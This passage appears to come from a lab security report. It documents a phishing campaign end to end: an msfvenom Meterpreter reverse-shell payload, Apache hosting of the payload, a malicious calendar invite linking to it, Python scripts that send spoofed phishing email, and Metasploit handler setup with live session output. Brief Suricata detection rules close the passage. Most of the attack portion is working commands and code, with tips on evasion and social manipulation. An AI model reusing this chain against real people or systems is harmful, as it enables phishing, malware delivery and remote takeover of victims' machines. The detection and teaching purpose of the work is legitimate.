# Generate Windows Meterpreter Reverse TCP Payload
msfvenom -p windows/meterpreter/reverse_tcp \
  LHOST=192.168.119.149 \
  LPORT=4444 \
  -f exe \
  -o newpayload.exe
```

Technical Parameters:

- **Payload Type:** `windows/meterpreter/reverse_tcp`

- **Listener Address:** 192.168.119.149 (Attacker C2 Server)
- **Listener Port:** TCP/4444 (Non-standard port to evade basic firewall rules)
- **Output Format:** Windows PE32 Executable
- **Encoding:** None (for demonstration purposes; production attacks would employ polymorphic encoding)




```
root@ubuntu-2204:/home/ubuntu# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.119.149 LPORT=4444 -f exe > newpayload.exe
/snap/metasploit-framework/2173/opt/metasploit-framework/bin/msfvenom: 14: cd: can't cd to /home/ubuntu
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes

root@ubuntu-2204:/home/ubuntu#
```

Delivery Infrastructure Setup:
To facilitate payload distribution, we configured **Apache HTTP Server** as a command and control (C2) staging server:

```
# Deploy payload to web server root
sudo mv newpayload.exe /var/www/html/
sudo chmod 644 /var/www/html/newpayload.exe

# Start Apache service
sudo systemctl start apache2
sudo systemctl status apache2
```

Operational Security Considerations:

- The payload was hosted on a standard HTTP port (80) to blend with legitimate web traffic
- File permissions were set to world-readable to prevent 403 Forbidden errors
- Apache access logs were monitored to confirm successful payload retrieval



```
root@ubuntu-2204:/home/ubuntu# sudo mv newpayload.exe /var/www/html/
root@ubuntu-2204:/home/ubuntu# sudo chmod 755 /var/www/html/newpayload.exe
root@ubuntu-2204:/home/ubuntu# sudo systemctl start apache2
root@ubuntu-2204:/home/ubuntu#
```

This staging infrastructure allows the victim to download the malicious executable through a seemingly legitimate web request, mimicking software update mechanisms commonly trusted by users.


3.4 Phase 2: Social Engineering Vector Development

Malicious Calendar Invite Construction:
The phishing vector was crafted as an .ics (iCalendar) file, a widely-accepted format for calendar events that is automatically processed by most email clients and calendar applications. The social engineering elements were carefully designed to maximize victim interaction:

```
BEGIN:VCALENDAR
VERSION:2.0
PRODID:-//Security Research Lab//Calendar Event//EN
METHOD:REQUEST
BEGIN:VEVENT
UID:urgent-security-update-2026@securitylab.local
DTSTAMP:20260106T120000Z
DTSTART:20260606T140000Z
DTEND:20260606T150000Z
SUMMARY:Urgent Security Update - Action Required
DESCRIPTION:Critical security patch available. Download immediately: http://192.168.119.149/newpayload.exe
LOCATION:http://192.168.119.149/newpayload.exe
STATUS:CONFIRMED
SEQUENCE:0
PRIORITY:1
END:VEVENT
END:VCALENDAR
```

Psychological Manipulation Techniques:

- **Urgency:** "Urgent Security Update" creates time pressure
- **Authority:** Mimics legitimate IT security communications
- **Legitimacy:** Uses future date (June 6, 2026) to appear as a scheduled maintenance window
- **Dual Embedding:** Malicious URL placed in both DESCRIPTION and LOCATION fields to ensure visibility across different calendar clients




```
BEGIN:VCALENDAR
VERSION:2.0
PRODID:-//hacksw/handcal//NONSGML v1.0//EN
BEGIN:VEVENT
UID:20250606T120000Z-1234567@example.com
DTSTAMP:20260606T120000Z
DTSTART:20260606T130000Z
DTEND:20260606T133000Z
SUMMARY:Urgent Security Update
DESCRIPTION:Please click this link to install the security patch:\n\nhttp://192.168.119.149/newpayload.exe
LOCATION:http://192.168.119.149/newpayload.exe
END:VEVENT
END:VCALENDAR
~
~
~
~
```

Email Delivery Automation:

A Python script utilizing the smtplib library was developed to automate the phishing campaign delivery:

```
import smtplib
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email import encoders

# SMTP Configuration
sender_email = "security@company.local"
sender_name = "IT Security Team"
receiver_email = "victim@target.local"
subject = "Critical Security Update - Calendar Invite"

# Construct email with spoofed sender
msg = MIMEMultipart()
msg['From'] = f"{sender_name} <{sender_email}>"
msg['To'] = receiver_email
msg['Subject'] = subject

# Email body with social engineering content
body = """
Dear Team Member,

Please review the attached calendar invitation for an urgent security update scheduled for your system.

This is a mandatory security patch that must be applied to maintain compliance with our security policies.

Best regards,
IT Security Team
"""

msg.attach(MIMEText(body, 'plain'))

# Attach malicious ICS file
with open('malicious_invite.ics', 'rb') as attachment:
    part = MIMEBase('application', 'octet-stream')
    part.set_payload(attachment.read())
    encoders.encode_base64(part)
    part.add_header('Content-Disposition', 'attachment; filename=security_update.ics')
    msg.attach(part)

# Send via SMTP
server = smtplib.SMTP('smtp.gmail.com', 587)
server.starttls()
server.login(sender_email, 'app_password')
server.send_message(msg)
server.quit()
```




root@ubuntu-2204: /home/ubuntu/Desktop

```
import smtplib
from email.message import EmailMessage
from email.utils import formataddr

SMTP_SERVER = 'spam1.remote.ie'
SMTP_PORT = 587

# Your Gmail credentials (use App Password if 2FA enabled)
GMAIL_USER = [redacted]
GMAIL_PASS = [redacted]        # Replace with your app password

FROM_NAME = 'Abdullah Test Team'
FROM_EMAIL = 'abdullah@remote.ie'
TO_EMAIL = 'ab.duetcse@gmail.com'
SUBJECT = 'Testing ICS security'

with open('malicious_invite.ics', 'r') as f:
    ics_content = f.read()

msg = EmailMessage()
msg['Subject'] = SUBJECT
msg['From'] = formataddr((FROM_NAME, FROM_EMAIL))
msg['To'] = TO_EMAIL

msg.set_content("""\
Dear User,

Please find the attached calendar invite for the mandatory security update.

Best Regards,
Abdullah Test  Team
""")

msg.add_attachment(
    ics_content.encode('utf-8'),
    maintype='text',
    subtype='calendar',
    filename='malicious_invite',
    disposition='attachment',
    headers=['Content-Class: urn:content-classes:calendarmessage']
)
```

Campaign Execution:

The phishing email was successfully delivered to the victim's inbox, appearing as a legitimate communication from the IT security team. The calendar invitation was automatically processed by the victim's email client, adding the event to their calendar without requiring explicit user approval.


1 of 4

Testing ICS security Inbox ×

Sat, Jun 6 • 7:00 PM – 7:30 PM

Urgent Security Update

http://192.168.119.149/newpayload.exe

On your Google Calendar
Conflict with uniMinds - Recurring Meeting | Monthly on First Saturday at 7:00 PM – 8:00 PM

Directions | Invite others

Based on this email — Correct?

Abdullah Test Team <abdullah@remote.ie> 4:32 PM (1 hour ago)
to me


Dear User,

Please find the attached calendar invite for the mandatory security update.

Best Regards,
Abdullah Test Team

One attachment • Scanned by Gmail

malicious_invite Download


CALENDAR

Urgent Security Update

Saturday, June 6, 2026 · 7:00 – 7:30pm

http://192.168.119.149/newpayload.exe

Please click this link to install the security patch:

http://192.168.119.149/newpayload.exe


10 minutes before, as email
10 minutes before

Md.Abdullah Bin Salam

3.5 Phase 3: Attack Execution & Command and Control

User Interaction & Payload Execution:
The attack chain progressed through the following stages:

1. **Initial Access:** Victim opened the phishing email and viewed the calendar invitation
2. **User Execution:** Victim clicked the embedded URL in the calendar event, believing it to be a legitimate security update
3. **Payload Download:** Browser automatically downloaded newpayload.exe from the attacker's web server
4. **Execution:** Victim executed the downloaded file, establishing the reverse shell connection



Name	Date modified	Type	Size
newpayload	1/17/2026 4:36 PM	Application	7 KB
One Calendar Installer	1/17/2026 4:14 PM	Application	1,082 KB
IcsTool Installer	1/17/2026 4:12 PM	Application	1,082 KB

Command and Control Establishment:


On the attacker system, a **Metasploit multi/handler** listener was configured to receive the incoming reverse shell connection:

```
# Metasploit Listener Configuration
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.119.149
set LPORT 4444
set ExitOnSession false
exploit -j -z
```

Session Establishment:

Upon execution of the payload, a Meterpreter session was successfully established, providing the attacker with full interactive access to the victim system:

```
[*] Sending stage (175686 bytes) to 192.168.119.1
[*] Meterpreter session 1 opened (192.168.119.149:4444 → 192.168.119.1:49732)

meterpreter > sysinfo
Computer        : DESKTOP-IF7FUAJ
OS              : Windows 10 (10.0 Build 19045)
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```



```
MMMNI   WMMMM    MMMMMMM    MMMM#   JMMMM
MMMMR   ?MMNM               MMMMM  .dMMMM
MMMMNm  `?MMM               MMMM`  dMMMMM
MMMMMMN   ?MM               MM?   NMMMMMN
MMMMMMMMNe                    JMMMMMNMMM
MMMMMMMMMMNm,               eMMMMMNMMNMM
MMMMNNMNMMMMMNx           MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v6.4.88-dev-                        ]
+ -- --=[ 2,556 exploits - 1,310 auxiliary - 1,680 payloads     ]
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.119.149
LHOST => 192.168.119.149
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.119.149:4444
[*] Sending stage (177734 bytes) to 192.168.119.1
[*] Meterpreter session 1 opened (192.168.119.149:4444 -> 192.168.119.1:55745) at 2026-01-17 05:40:41 -
0500

meterpreter > exit
[*] Shutting down session: 1

[*] 192.168.119.1 - Meterpreter session 1 closed.  Reason: User exit
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.119.149:4444
[*] Sending stage (177734 bytes) to 192.168.119.1
[*] Meterpreter session 2 opened (192.168.119.149:4444 -> 192.168.119.1:49672) at 2026-01-17 06:07:29 -
0500

meterpreter > getuid
Server username: DESKTOP-IF7FUAJ\HP
meterpreter >
```

Post-Exploitation Capabilities:

The established Meterpreter session provided comprehensive system access, including:

- File system navigation and manipulation
- Process enumeration and injection
- Credential harvesting capabilities
- Privilege escalation vectors
- Persistent backdoor installation

• 3.6 Network-Based Detection: Suricata IDS Implementation


Custom Signature Development:

To detect this attack at the network layer, we developed custom **Suricata** rules targeting both the payload download and the reverse shell communication:

```
# Rule 1: Detect malicious payload download
alert http $HOME_NET any → $EXTERNAL_NET any (msg:"MALWARE Download - Suspicious EXE via HTTP";
flow:established,to_server; http.method; content:"GET"; http.uri; content:".exe"; nocase; classtype:trojan-activity;
sid:1000001; rev:1;)

# Rule 2: Detect reverse shell on TCP/4444
alert tcp $HOME_NET any → $EXTERNAL_NET 4444 (msg:"REVERSE SHELL Attempt - Suspicious TCP Port
4444"; flow:established,to_server; flags:S,12; threshold:type both, track by_src, count 3, seconds 60;
classtype:trojan-activity; sid:1000002; rev:1;)

# Rule 3: Detect Meterpreter staging traffic
alert tcp $HOME_NET any → $EXTERNAL_NET any (msg:"METERPRETER Staging - Reverse TCP Connection";
flow:established,to_server; content:"|00 00 00 00|"; depth:4; content:"recv"; distance:0; classtype:trojan-activity;
sid:1000003; rev:1;)
```

Detection Logic:

- **Rule 1:** Identifies HTTP GET requests for executable files, flagging potential malware downloads
- **Rule 2:** Monitors outbound connections to TCP port 4444, a common Metasploit default
- **Rule 3:** Detects Meterpreter-specific staging patterns in network traffic



